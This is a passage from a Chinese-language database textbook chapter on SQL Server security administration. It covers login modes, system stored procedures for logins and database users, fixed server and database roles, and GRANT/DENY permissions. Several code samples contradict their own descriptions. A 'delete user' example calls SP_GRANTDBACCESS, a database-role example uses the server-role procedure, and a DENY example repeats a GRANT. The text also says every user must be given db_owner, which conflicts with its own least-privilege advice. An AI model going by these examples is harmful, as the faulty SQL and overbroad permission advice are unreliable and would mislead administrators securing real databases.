对于行级安全性,SQL Server 并没有内置手段。需要通过自定义的存储过程、视图或函数来实现。一个很简单的例子就是在表中设立一个权限字段,另建新表存储用户和对应的权限值。如果记录中的权限字段值允许用户访问,则通过检测,否则提示错误。

7.3 管理 SQL Server 的安全性

SQL Server 数据库和大多数数据库管理系统一样,也是运行在特定操作系统之上的应用程序。SQL Server 的安全性机制可以划分成以下四个等级。

- 客户端操作系统的安全性。
- SQL Server 的登录安全性。
- 数据库的使用安全性。
- 使用数据库对象的安全性。

每个安全等级就像飞机场的安检通道一样,每个用户要想通过,都必须表明自己的身份和权限,只有符合条件的人员才能通过。

1. 操作系统的安全性

在用户对 SQL Server 数据库进行访问时,用户首先要获得在 SQL Server 服务器或一台远程计算机上的使用权限。一般情况下,不允许用户直接登录 SQL Server 服务器所在的计算机进行操作,所以一台远程计算机是否被允许连接 SQL Server 服务器就变得十分重要。相应的在配置 SQL Server 服务器时,操作系统的安全性就显得更加重要,但同时也加大了管理数据库的难度。

2. SQL Server 服务器的安全性

SQL Server 的服务器的安全性是建立在控制服务器登录的用户名和口令上的。SQL Server 采用了集成 Windows NT 登录和 SQL Server 登录两种方式。选择和管理适当的 SQL Server 登录方式是 SQL Server 数据库安全性的重要一环。选择登录模式的信息在安装 SQL Server 数据库时会进行提示,在本书的实验部分的相应章节会给出相关的操作截图。

SQL Server 数据库默认安装了许多固定的服务器角色。这些角色可供数据库管理员进行权限的分配。有关角色的设置问题，在 7.3.5 节中有详细描述。

3. 数据库的安全性

每一个用户正常连接并打开数据库服务器时，都会自动转到默认的数据库上，通常情况下，用户连接的默认数据库是 Master 数据库。数据库管理员有权利修改自己和其他用户登录时的默认数据库。由于 Master 数据库保存着大量系统信息，一旦 Master 数据库受到损坏，将导致无法正常访问数据库。所以建议管理员在建立新的用户时，不要将默认数据库设置为 Master 数据库，而应根据用户的实际需要，设置相应的数据库访问权限。因为级别越低的用户对系统造成的危害也越小。

4. 数据库对象的安全性

数据库对象的安全性是核查用户权限的最后一道防线。默认情况下，只有数据库的创建者拥有对数据库对象的访问权限，其他用户要想访问该数据库中的对象，必须由数据库拥有者为其指定对哪些对象有何种操作权限。

7.3.1　SQL Server 标准登录模式

如果采取了 SQL Server 提供的标准登录模式来连接数据库，则用户必须拥有一个合法的用户名和密码。在 SQL Server 数据库中，密码可以设置为空。网络上探测数据库空密码的扫描程序很多，所以不建议使用空密码。

用户可以使用标准的 SQL 语法创建一个用户，具体语法如下：

```
SP_ADDLOGIN [@loginame = ] 'login'
[,[@passwd = ] 'password']
[,[@defdb = ] 'database']
[,[@deflanguage = ] 'language']
[,[@sid = ]'sid']
[,[@encryptopt = ] 'encryption_option']
```

其中，@loginame 为登录用户名，在同一数据库服务器上登录的用户名必须是唯一的；@passwd 为登录用户的密码；@defdb 为新建立用户所能访问的默认数据库名称，如果不设置此参数，则用户登录时默认连接的就是 Master 数据库，所以建议一定要设置这个参数；@deflanguage 为默认的语言，这个参数可以忽略；@sid 为用户的唯一标识符，如果用户忽略此参数，系统会为用户创建一个未使用过的唯一标识符，所以此参数通常也可以忽略；@encryptopt 为是否进行加密，当等于 skip_encryption 时，对密码不进行加密，当等于 NULL 时，系统默认的值，对密码进行加密。

如创建一个名叫 cai，密码为 123，默认数据库为 testdatabase 的账号的实例如下。

```
EXEC sp_addlogin 'cai','123','testdatabase'
Go
```

建立好的账号还可以进行修改，用户可以使用系统存储过程 SP_DEFAULTDB 来修改登录用户默认连接的数据库名称，具体语法如下：

```
EXEC sp_defaultdb cai Master
Go
```

用户也可以使用系统存储过程 SP_PASSWORD 来修改登录的密码，具体语法如下：

```
EXEC SP_PASSWORD "old_password","new_password","login_name"
```

如果用户此时使用的是管理员权限，可以不输入 old_password，具体语法如下。

```
Sp_password NULL,"新密码","用户名"
```

要删除一个登录用户，可以使用系统存储过程 sp_droplogin，具体语法如下。

```
EXEC sp_droplogin cai
Go
```

而撤销已建立的用户，则可以使用系统存储过程 sp_revokelogin，具体语法如下。

```
EXEC sp_revokelogin cai
Go
```

7.3.2 SQL Server 集成登录模式

使用 SQL Server 集成登录模式时，只要用户所使用的 Windows NT 的用户或工作组能够成功登录 SQL Server 数据库所在的 Windows NT 服务器，则 SQL Server 就承认其为合法用户，从而允许他们使用数据库中的信息。这是利用 Windows NT 代替了 SQL Server 进行可登录审查工作。

可以使用系统存储过程 sp_grantlogin 来使 Windows NT 的用户或工作组成为 SQL Server 的登录用户。具体语法如下：Sp_grantlogin [@loginame =] 'login'。

例如：Sp_grantlogin [network/workgroup]，表示把 Windows NT 服务器上的 network 域的工作组 workgroup 加入 SQL Server 的登录用户中。

使用系统存储过程 sp_grantlogin 的前提是：相应的工作组或用户事先要保证在 Windows NT 服务器上存在。

7.3.3 使用 Enterprise Manager 建立登录账号

前面两个小节介绍的都是使用命令行的方式来添加或删除一些用户，并为用户设置一些访问权限。其实 SQL Server 还提供了方便的图形界面 Enterprise Manager。

用 Enterprise Manager 创建登录用户的步骤如下：

① 打开 SQL 数据库，选择 SQL Server|Local|“安全性”|“登录”选项，选中用户 sa，右击在弹出的快捷菜单中选择“属性”，弹出如图 7.1 所示的“SQL Server 登录属性—新建登录”对话框，在对话框中输入登录的用户名、采用的登录密码和默认数据库设置等信息。

② 打开“服务器角色”选项卡，如图 7.2 所示，选中相应的服务器角色复选框，为登录用户设置不同的固定服务器角色。

③ 打开“数据库访问”选项卡，可以对用户访问数据库的权限进行设置，如图 7.3 所示。管理员用户如 sa 通常具有所有数据表的访问权限，而普通用户只能访问其中的一些数据表，但同时需要提醒的是，无论哪一级用户，都要选择 db_owner 选项，否则此用户不能操作

任何数据表。



图 7.1　SQL 数据库用户名、密码和数据库的设置



图 7.2　设置服务器角色



图 7.3　设置用户访问权限

7.3.4　管理 SQL Server 用户

在实现数据的安全登录后，下一步就是检验用户的数据库访问权限。数据库的访问权限是通过映射数据库的用户与登录账号之间的关系来实现的。数据库的用户是数据库级的安全实体，就像登录账户是服务器级的安全实体一样。

添加数据库用户可以使用系统存储过程 SP_GRANTDBACCESS 来实现。具体语法如下：

```
SP_GRANTDBACCESS [ @loginame = ] 'login'
    [,[@name_in_db = ] 'name_in_db']
```

其中,@loginame 为 SQL Server 的登录用户名;name_in_db 为该用户在此数据库下的用户名。此参数可以忽略,默认情况下,使用系统用户名来代替。

删除数据库用户可以使用系统存储过程 SP_REVOKEDBACCESS 来实现。具体语法如下:

```
SP_REVOKEDBACCESS [@name_in_db = ] 'name'
```

例如,删除用户 cai 和数据库 Northwind 之间的对应关系,语法如下:

```
USE Northwind
Go
EXEC SP_GRANTDBACCESS [cai]
Go
```

返回的信息为:

```
User has been dropped from current database
```

使用 Enterprise Manager 管理数据库用户的步骤如下:

① 打开 SQL 数据库,选择 SQL Server|Local|"数据库"选项,在相对应的数据库上右键单击"用户"|"新建数据库用户"选项,弹出如图 7.4 所示的新建用户界面。



图 7.4 新建用户界面

② 在"登录名"下拉列表框中选择要映射的登录账号,然后在"用户名"列表框中输入相对应的数据库用户名,最后选择"数据库角色中允许"栏中复选框,给该用户分配相应的角色。

7.3.5 管理 SQL Server 角色

角色是从 SQL Server 7.0 开始引入的用来集中管理数据库或服务器权限的概念。角色可以看作是一组数据库用户的集合,类似 Windows NT 中的用户组。数据库管理员先把

操作数据库的权限赋予角色，再把角色赋给数据库用户或登录账号，从而让数据库用户登录账号拥有相应的权利。

在 SQL Server 中角色分为服务器级的“固定服务器角色”和数据库级的“数据库级角色”两种。

1. 固定服务器角色

固定服务器角色是 SQL Server 在安装时就创建好的，用于分配服务器管理权限的实体。将某个固定服务器角色分配给指定的登录账号，可以使用系统存储过程 SP_ADDSVRROLEMEMBER。具体语法如下：

```
EXEC SP_ADDSVRROLEMEMBER [NetWork/cai],'sysadmin'
Go
```

这个例子将固定的服务器角色 Sysadmin 分配给了 NetWork/cai。相应的收回分配给某登录账号的制定固定服务器角色的语法如下：

```
EXEC SP_DROPSVRROLEMEMBER [NetWork/cai],'sysadmin'
Go
```

同样的，使用 Enterprise Manager 管理固定服务器角色的步骤如下：

① 打开 SQL 数据库，选择 SQL Server|Local|“安全性”|“服务器角色”选项，弹出如图 7.5 所示窗口，在右边的列表中列出了所有固定服务器角色。



图 7.5　登录数据库的用户列表

② 选中一个固定服务器角色，右击，在弹出的快捷菜单中选择“属性”命令，弹出如图 7.6 所示的“服务器角色属性”对话框，对话框中显示了所有分配给该固定服务器角色的登录账号。

③ 在图 7.6 所示对话框中，单击“添加”按钮，弹出如图 7.7 所示的“添加成员”对话框，在对话框中选择添加更多的登录账号。




图 7.6 “服务器角色属性”对话框



图 7.7 “添加成员”对话框

④ 在图 7.6 中，单击“权限”标签，弹出如图 7.8 所示的“权限”选项卡，可以查看此服务器角色可执行的所有命令。



图 7.8 服务器角色的权限

2. 数据库级角色

数据库级角色提供了最基本的数据库权限的管理。将某个登录账号加入某个固定数据库级角色，可以使用系统存储过程 SP_ADDSVRROLEMEMBER。具体语法如下：

```
USE Master
Go
EXEC SP_ADDSVRROLEMEMBER db_owner,Tom
```

Go

这个例子使登录账号 Tom 具有了数据库拥有者的权限。

使用 Enterprise Manager 管理数据库级角色的步骤如下：

① 打开 SQL 数据库，选择 SQL Server|Local|“数据库”选项，打开一个具体的数据库，单击“角色”选项，弹出如图 7.9 所示窗口，在右边的列表中列出了所有数据库角色。




图 7.9　数据库角色列表

② 右击一个数据库角色，在弹出的快捷菜单中选择“属性”命令，弹出如图 7.10 所示的“数据库角色属性”对话框，对话框中显示了所有分配给该数据库角色的登录账号。

③ 在如图 7.9 所示窗口中，单击“添加”按钮，弹出如图 7.11 所示的“添加角色成员”对话框，在对话框中选择添加更多的登录账号。



图 7.10　“数据库角色属性”对话框



图 7.11　“添加角色成员”界面

④ 单击如图 7.10 所示对话框中的“权限”按钮，弹出如图 7.12 所示的对话框，在对话框中可以添加或删除数据库级角色的访问权限。




图 7.12 添加或删除数据库角色的访问权限

7.3.6 管理 SQL Server 许可

数据库许可是通过权限管理实现数据库安全的最后一道防线。当数据库对象刚被创建时，只有数据库的创建者可以访问该数据库。任何其他用户想访问该数据库必须获得拥有者的许可。拥有者给指定的数据库用户授予许可。

对于数据库中的数据表和视图，拥有者可以把 Insert、Update、Delete、Select 和 References 5 种功能许可给其他用户。

在数据库中为其他用户进行许可授予的语法如下：

```
USE Northwind
Go
GRANT SELECT
ON Categories
TO public
Go

GRANT insert,update,delete
ON Categories
TO CAI,YANG
Go
```

这个例子将从 Northwind 数据库的 Categories 表中查询数据的许可授予 public 角色；将 Categories 表中的插入、更新、删除权限许可授予 CAI 和 YANG。

拒绝某个用户获得某项许可的语法如下：

```
USE Northwind
Go
GRANT SELECT
ON Categories
TO public
Go

DENY select,insert,update,delete
ON Categories
TO CAI,YANG
Go
```

使用 Enterprise Manager 管理许可的步骤如下：

① 打开 SQL 数据库，选择 SQL Server｜Local｜“数据库”选项，打开一个具体的数据库，单击“表”选项，弹出如图 7.13 所示窗口，在右边的列表中列出了所有该数据库中的数据表。




图 7.13　数据表的显示列表

② 选中一个数据表，右击，在弹出的快捷菜单中选择“属性”命令，弹出如图 7.14 所示的对话框，对话框中显示了该表的一些属性。

③ 在如图 7.14 所示的“表属性”对话框中，单击“权限”按钮，弹出如图 7.15 所示的对话框，在对话框中用户可以分配在数据表对象上可以执行的操作许可。



图 7.14 “表属性”对话框

